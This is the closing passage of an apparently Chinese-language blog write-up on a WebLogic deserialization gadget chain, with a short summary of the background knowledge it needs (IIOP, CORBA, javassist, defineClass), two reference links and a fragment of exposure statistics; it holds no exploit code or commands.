
0x03 总结

这是一次相对其他较简单的gadget分析，需要了解iiop，cobra，反序列化，序列化等相关知识，同时还需要了解javassist和defineClass的知识。

0x04 参考

- https://www.cnblogs.com/potatsoSec/p/13451993.html
- https://xz.aliyun.com/t/2272

0x05 weblogic全球态势


世界统计
High
8385
0
Low